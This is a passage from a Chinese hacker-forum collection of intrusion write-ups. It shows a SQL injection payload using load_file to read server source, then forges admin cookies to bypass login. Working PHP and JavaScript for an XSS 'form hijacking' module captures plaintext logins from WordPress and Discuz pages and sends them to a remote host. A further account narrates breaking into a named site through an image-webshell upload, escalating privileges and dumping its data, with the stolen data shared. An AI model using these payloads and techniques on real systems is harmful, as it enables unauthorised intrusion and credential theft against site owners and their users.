看了下，root 注入点，没有开启外连，开了 GPC，所以没法 outfile
fck 版本 2.6.6，几个洞洞搞不定他，没办法啊……

0x02 密码之殇

既然如此，那么就看看能不能进后台了，或许后台里面有办法不是？
google 一下，后台出来~~~(响应打码政策)，如图 1-5-1：

图 1-5-1

于是去注密码，一个都破解不出来……cmd5 你吓傻了吧，如图 1-5-2：




图 1-5-2

0x03 分析 cookie

好吧……既然是 root 注入点，那就读文件吧，毕竟读文件和 gpc 没有关系

谁说登陆后台一定要密码？咱分析下 cookie~~

读文件这东西需要绝对路径不是~~来~我们扫扫敏感目录

出来个 info.php，路径就有了， 如图 1-5-3：

图 1-5-3

我们构造语句来读一下刚才 google 到的 login.php 文件：

```
http://xxoo.com/help.php?id=58 and 1=2 union select
1,2,3,4,load_file(0x453A2F777777726F6F74322F6D616E6167652F6C6F67696E2E706870),6,7,8,9
```

这东西在源码，撸主把他拿出来分析：

```
if ($hu_member_type == '1')//联盟会员登录


{
        if($action=="loginchk"){
        if(empty($loginname)){jsalert("用户名不能为空","back");}
```

```
        if(empty($loginpwd)){jsalert("密码不能为空","back");}
        if(empty($verifycode)){jsalert("验证码不能为空","back");}
        if(strval(strtolower($verifycode)) != strval(strtolower($_SESSION['verifycode']))){jsalert("验证码有误，请重新再输入","back");}
                $password=md5str($password);
        $rs=$db->fetch_first("select * from users where productcount='1' AND loginname='" . $loginname . "'");
        if ($rs){
                if(md5str($loginpwd)==$rs["pwd1"]){
                        setcookie("uid",$rs["id"]);
                        setcookie("username",$loginname);
                        setcookie("flag",'1');
                        //echo $_COOKIE["uid"];
                        //exit;
                        header("location:manage_index.php");//跳转
                        die();
                }else{
                $aa=md5str($loginpwd);
                          $db->close();
                        jsalert("用户名或密码不对 1{$aa}","back");
                }
         }else{
                $db->close();
                jsalert("用户名或密码不对{$loginpwd}","back");
        }
}
}
```

仔细的机油们会发现里面有 setcookie，是的，那我们就按样子画葫芦，他 set 什么，我们就去添加什么~~

那么我们需要添加的就是 uid,username,flag，如图 1-5-4：




图 1-5-4

设置好之后，我们再根据上面源码里面的跳转，来到 manage_index.php，如图 1-5-5

图 1-5-5

居然只有这么几个功能……好吧，估计 cookie 的那个账户权限不够

我们接着读代码：

```
if(md5str($loginpwd)==$rs["loginpwd"]){
    if($rs["userstate"]==1){jsalert("用户名或密码不对","./login.php");}
setcookie($app_name."manage_loginname",$rs["loginname"]);
setcookie($app_name."manage_loginpwd",$rs["loginpwd"]);
setcookie($app_name."manage_userlevel",$rs["userlevel"]);
setcookie("admin_id",$rs["id"]);
```

果然……还可以设置 manage 开头的 cookie，至于前面的$app_name，我们可以从配置文件读到，是 rmt，于是，重新构造 cookie 如下：

（cookie 内容来自注入的那张图片，仔细看

里面包含了，username, password, id, level），如图 1-5-6：




图 1-5-6

再刷新以一下，OK，这下可以了

但是，去别的功能一看……又傻了……说我没有权限，这又是神马问题呢，如图 1-5-7

图 1-5-7

好吧，我们再读一下说我没有权限的文件（方法与上面一样，就不重复了），如图 1-5-8：

图 1-5-8

看到了，原来只有 ID=8 和 ID=21 的才有权限，那么我们改一下呗，如图 1-5-9：




图 1-5-9

这下真的进来了，happy 了下，功能不少，如图 1-5-10：

图 1-5-10

0x04 反思

即使进来了后台，撸主暂时还是没有拿下 shell，以后如果拿下了会给机友们通报，这篇文章主要是分析 cookie 的

撸主得到的启发就是有时候要广开思路，不要在一棵树上吊死，去别的树上多试几次~~

如果这次的后台有什么可以拿下 shell 的漏洞，那不就 KO 了么~~

（全文完）责任编辑：Silent

第 6 节 XSS 平台通用记录明文(表单劫持)

作者：Yaseng
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net/

平台基于 xsser.me for sae http://xsserme.sinaapp.com/download.php
这篇文章应该是 haxsscker 基友的续集吧。
文章地址：http://pan.baidu.com/share/link?shareid=1254758225&uk=1832384802
ps:xsser.me 这套源码还是比较强大的 ,加上 xss.js xss javascript 库.可以简单的自己创建各种猥琐的模块,还可以内部共享,议咱们法客内部搭建个平台撸撸
模块的编写，新建模块如图 1-6-1：

图 1-6-1

因为里面逻辑判断和数据转化较多，需要个 php 脚本来转发。
转发文件的源码为:

```
<?php
/**
* @desc 转发文件
* @team C0dePlay Team
* @author Yaseng WwW.Yaseng.Me [Yaseng@UAUC.NET]
*/
ini_set('display_errors', 'Off');
```

```
$id=$_GET['id'];
if($_GET['y']){
        $funcname=$_GET['funcname'];
    $formname="".$_GET['formname']."";
    $formid="".$_GET['formid']."";

            echo "var    xurl='http://xxx.sinaapp.com/xxx/xform.php?id={$id}';
 var form= ( $formname ) ?    document.forms[$formname] :    document.getElementById($formid);
            if($funcname){echo 'function getForm(e){
vart,n="",r="",i,s;for(t=0;t<e.length;t++)
{
i=e[t];if(i.name!="")
    {
if(i.type=="select-one")s=i.options[i.selectedIndex].value;
else if(i.type=="checkbox"||i.type=="radio")
{
if(i.checked==0)continue;s=i.value}
else{if(i.type=="button"||i.type=="submit"||i.type=="reset"||i.type=="image")
continue;s=i.value}
s=encodeURIComponent(s),n+=r+i.name+"="+s,r="&"}
}
return n} '."
        $funcname=xss.proxy($funcname,function(){
 xss.ajax(xurl,getForm(form));
 })"
 ;
  }else{
 echo 'xss.xform(form,xurl);';
  }
}else{
$url=$_SERVER['HTTP_REFERER'];
$data="";
  foreach($_REQUEST as $k=>$v){
  $data.="|$k=$v";
 }
file_get_contents("http://xxx.sinaapp.com/index.php?do=api&id={$id}&data={$data}&url={$url}");
 }
?>
```

注:里面 javascript 代码基于 xss.js 库 地址:http://pujun.li/xss.js sogili

使用演示:

一:普通表单提交 (wordpress 示范)

利用表单劫持实现

第一步:新建项目 选择 xss.js 模块 和通用明文记录填写配置

以 wordpress 为例 看后台登陆表单，如图 1-6-2：




图 1-6-2

```
<form name="loginform" id="loginform" action="" method="post">
```

第二步:插入 xss 代码 wp-login.php

第三步:爆菊，如图 1-6-3：




图 1-6-3

二:ajax 提交表单 （discuz 示范）

利用函数劫持实现

第一步:新建项目：选择 xss.js 模块，和通用明文记录填写配置，如图 1-6-4：




图 1-6-4

以 discuz 为例 看登陆表单:

http://w/uauc/dg2.5/member.php?mod=logging&action=login

```
<form method="post" autocomplete="off" name="login" id="loginform_LIsAS" class="cl" onsubmit="pwdclear = 1;ajaxpost('loginform_LIsAS', 'returnmessage_LIsAS', 'returnmessage_LIsAS', 'onerror');return false;" action="member.php?mod=logging&action=login&loginsubmit=yes&loginhash=LIsAS">
```

三:演示视频

视频地址:http://pan.baidu.com/share/link?shareid=1259922284&uk=1832384802

Xsser 程序确实比较强大,本文只是抛砖引玉,大家可以参考本文 diy 各种猥琐模块.....

（全文完）责任编辑：Silent

第二章 常规渗透

第 1 节 道德网安入侵过程分享

作者：1_Two

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net/

前言:应大家的要求，把过程铺出来吧。

昨天不知道怎么就逛到道德网安了，所以就有了下文

过程:这种站一般我都会先看旁注，如图 2-1-1：




图 2-1-1

好多，好多新闻站，发现都是 dede 最新版的。先放着没看，直接看的图中的那个站。看到是 asp.net 环境，想到这个权限大，等会提权也方便。于是直接丢了个 admin,后台出来了，可操作，如图 2-1-2：

图 2-1-2

今天再去看，看到好多基友都发现了这个站。后台多出来好多 11 的新文章。我帮你们删掉。。。其实这个文章就这拿 shell 有点看头，如图 2-1-3：




图 2-1-3

路过这个站的朋友，上传图片成功后，谷歌审查元素可以看到有 3 个图片地址。{之前在这里我上传了 20 多张的图片，审查元素之后才发现一个重要问题。第一个 shopxxxx 的图片是我们上传的源文件，而后面的 s_xxx 的图片是修改过的，也就是放大的效果。所以合并的图片马在 S_XXXX 根本就没有效果。后来才发现，失败呀，早知道都看看这三张图片的地址效果了。。。}

好了分析完了上传的东东，就是拿 shell 了，这里用到神器 burpsuite。

先传个图片马抓个包看看，如图 2-1-4：

图 2-1-4

抓包完，改包，如图 2-1-5：




图 2-1-5

然后直接 go 上传，如图 2-1-6：




图 2-1-6

我们去连接，如图 2-1-7：




图 2-1-7

这里我们就上 aspx 大马提权去把。这里就不多叙述了，非常的简单。虽然说有狗。红尘网安本来也在这个服务器，不过搬走了。不过没关系，东西还在。顺便一起脱了。

道德网安：http://pan.baidu.com/share/link?shareid=415396819&uk=1832384802

红尘网安：http://pan.baidu.com/share/link?shareid=420944129&uk=1832384802

结尾:细心还是最重要的，大家手下留情，就不要去乱试了。因为就在我写文章这个空档，我去把目录做了限制，大家不要喷我，千万不要喷我。。。没有功劳，也有苦劳呗在铺最后一张图，就算大家突破了。也不要挂首页，真心没意思。谢谢，如图 2-1-8：

